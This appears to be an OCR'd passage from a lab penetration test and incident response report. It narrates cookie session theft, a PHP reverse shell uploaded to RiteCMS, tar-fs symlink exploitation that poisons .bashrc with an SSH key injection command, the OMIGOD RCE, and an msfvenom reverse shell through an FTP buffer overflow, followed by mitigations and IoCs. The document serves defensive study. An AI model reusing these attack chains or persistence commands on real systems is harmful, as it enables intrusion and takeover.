


When we use this cookie we steal session for another user




Here we get session for another user have less permission


Unrestricted File Upload: A more critical flaw was found in the "Files Manager" section. This feature performed no validation on uploaded files, allowing the attacker to upload a PHP reverse shell (test.php).



With a netcat listener running on their attack machine (10.0.0.5), the attacker executed the shell by browsing to **10.193.111.100/files/test.php**. This action established a reverse shell, granting the attacker command-line access to the Webserver as the www-data user.




We can access to databases for server and read it




Phase 6: Privilege Escalation

As the low-privilege www-data user, the attacker enumerated the Webserver and discovered an internal-only Node.js service running on localhost:8080.



There a project in progress run this service




By examining the package.json file, this service was found to be using a version of tar-fs (v3.0.0) vulnerable to CVE-2024-12905, an arbitrary file write vulnerability.

```
},
"keywords": [],
"author": "",
"license": "ISC",
"dependencies": {
  "tar-fs": "^3.0.0"
}
```

The attacker exploited this vulnerability to escalate privileges to the web user.

1. **Payload Creation:** The attacker (as www-data) created a payload (malicious_payload.txt) designed to inject their own SSH public key into the web user's authorized_keys file. The command was: echo "ssh-ed25519 AAAAC3...3vf1" >> /home/web/.ssh/authorized_keys.
2. **Exploit Execution:** The attacker used a Python script to create two .tar archives.
   - stage_1.tar: Contained a symbolic link pointing a benign filename (normal_file) to the target file (../../../../home/web/.bashrc).
   - stage_2.tar: Contained the malicious payload from step 1, but this time written to a file named normal_file.
3. **Poisoning .bashrc:** The attacker first uploaded stage_1.tar to the vulnerable Node.js service, which created the symlink. They then uploaded stage_2.tar. The service, attempting to write the payload to normal_file, was tricked by the symlink and instead appended the attacker's payload to the web user's /home/web/.bashrc file.




4. **Waiting for Trigger:** At this point, the attacker could not proceed. They had to wait for a legitimate login by the web user. When a legitimate admin or task logged in as web, the poisoned .bashrc script executed, running the attacker's echo command and successfully injecting their SSH key into /home/web/.ssh/authorized_keys.


Phase 7: Persistence & Pivot

OMI server


After a short wait, the attacker's SSH key was active. They used their key to log in via SSH as the web user, achieving persistence and higher privileges on the Webserver.



As the web user, the attacker found the info file, which confirmed the internal OMI Server (10.0.0.11) was running the vulnerable OMI v1.6.8. This version is susceptible to CVE-2021-38647, the "OMIGOD" Remote Code Execution vulnerability.




From the Webserver, the attacker pivoted and launched an exploit against 10.0.0.11. By sending a specially crafted web request without an Authorization heade*r*, the attacker bypassed all authentication and gained immediate root-level command execution on the OMI Server.




FTP server

the legacy FTP Server (10.0.0.15) running PCMan FTP Server 2.0. on Windows XP.




1. Payload Generation: The attacker used msfvenom to generate a windows/shell_reverse_tcp payload, setting LHOST=10.0.0.5(theirinternal C2 machine).




2. Listener Setup: The attacker started an msfconsole listener on 10.0.0.5 port 4444 to catch the incoming shell.

3. **Exploitation:** The attacker ran a known Perl exploit script for CVE-2025-4255. This exploit authenticates as anonymous and then sends an abnormally long, malicious string to the RMD (Remove Directory) command, triggering a stack-based buffer overflow.



4. **Compromise:** The overflow was successful, diverting execution to the attacker's shellcode. The msfconsole listener on 10.0.0.5 received a reverse shell, granting the attacker full Administrator privileges on the FTP server and completing the network compromise.



3.3 Recommendations and Mitigations

1- **Patch Outlook:** Ensure all client-side Office applications are fully patched against MonikerLink and similar vulnerabilities.

2- **Enable MFA:** Enforce Multi-Factor Authentication on all external-facing services, especially RDP.

3- **Patch OMI:** Immediately update the OMI agent to a non-vulnerable version.

4- **User Training & Policy:** Enforce policies preventing users from storing passwords in browsers. Use a corporate password manager.

5- If file transfer is a business requirement, deploy a new service on a hardened, supported OS, using a secure protocol such as **SFTP** (SSH File Transfer Protocol).

6- **migrate from RiteCMS** to a modern, actively maintained, and secure Content
Management System

7- Implement a formal Social Media Policy that prohibits employees from posting screenshots or photos of their workstations

4. Defensive Cybersecurity

4.1 Incident Response Report

4.1.1 Root Cause Analysis (RCA)

- **Initial Root Cause (Initial Access):**
  1. Human Factor (OSINT): An employee's public social media post (LinkedIn) revealed their workstation OS (Windows 10) and primary software (Outlook)

  2. Social Engineering: The attacker successfully tricked an IT user (tech_IT@company.com) into clicking a malicious link in a spear-phishing email.

  3. Vulnerability Management: The tech-PC was running an unpatched version of Microsoft Outlook, making it vulnerable to CVE-2024-21413, which captures NTLM credentials.

- **Contributing Causes (Cascading Failure):**

  1. Poor storage system for sensitive information: they saved the web server's admin credentials directly in their browser's password manager.

  2. **Insecure Web Application:** The public-facing **RiteCMS** (v3.0.0) contained multiple vulnerabilities, including a Stored XSS (CVE-2024-28623) and, more critically, an unrestricted file upload in the admin panel.

  3. **Lack of Patching (Services):** The **Webserver** ran a vulnerable Node.js package (tar-fs v3.0.0) susceptible to CVE-2024-12905. The **OMI Server** ran OMI agent v1.6.8, which is vulnerable to the "OMIGOD" RCE (CVE-2021-38647).


4. **Use of End-of-Life (EOL) Systems:** The **FTP Server** was running on Windows XP with PCMan FTP Server 2.0. Both are unsupported, unpatchable, and contain known, critical vulnerabilities like CVE-2025-4255.

4.1.2 Indicators of Compromise (IoCs) & Artifacts

Type	Indicator	Description
IP Address	10.0.0.5	Attacker's Internal C2 & Exploit Host
IP Address	10.193.111.30	Attacker's External RDP & Scanning Host
Email	alerts@security-globaltech.com	Phishing Email Sender
Email	URGENT SECURITY BULLETIN: GT-SB-2025-014	Phishing Email Subject
URL	file:\\\\10.0.0.5\\MyShare\\test	Malicious link for NTLM capture
File Path	/home/web/.bashrc	Modified by www-data, contains malicious echo command
File Path	/home/web/.ssh/authorized_keys	Contains attacker's public key (SHA256: 7Wajx...CKjo)
String	Fuzz Faster U Fool v2.1.0-dev	User-Agent for directory scanning

String	RMD AAAAAA...[+2000]...A	FTP Server log entry for buffer overflow exploit

- **Email IoCs:**



- Subject : URGENT SECURITY BULLETIN: GT-SB-2025-014
- Sender : alerts@security-globaltech.com
- Malicious Link: Contained a file:// handler pointing to an attacker-controlled SMB share (file:\\10.0.0.5\MyShare\test)

- **Network IoCs:**

- tech-PC (10.0.0.8)

1- Outbound SMB (TCP/445) connection to attacker SMB server 10.0.0.5
event ID : 30807
servername : \10.0.0.5\MyShare

2- Inbound RDP (TCP/3389) connection from attacker IP 10.193.111.30
event ID : 4624
Logon Type: 10 (RemoteInteractive)
Account Name: IT_tech
Source Network Address: 10.193.111.30

- Webserver (10.0.0.14 / 10.193.111.100)

1. ufw block connections from a lot port in little time (there scanning) from attacker ip
note (time in web server is incorrect so we need to increase 2.30 hour)


- **FTP Server (10.0.0.15):**
    1. FTP (TCP/21) connection from attacker.

    2. RMD command with an abnormally long string (2000+ bytes) as an argument.




- **Host-Based IoCs / Artifacts:**
    - **On Webserver**

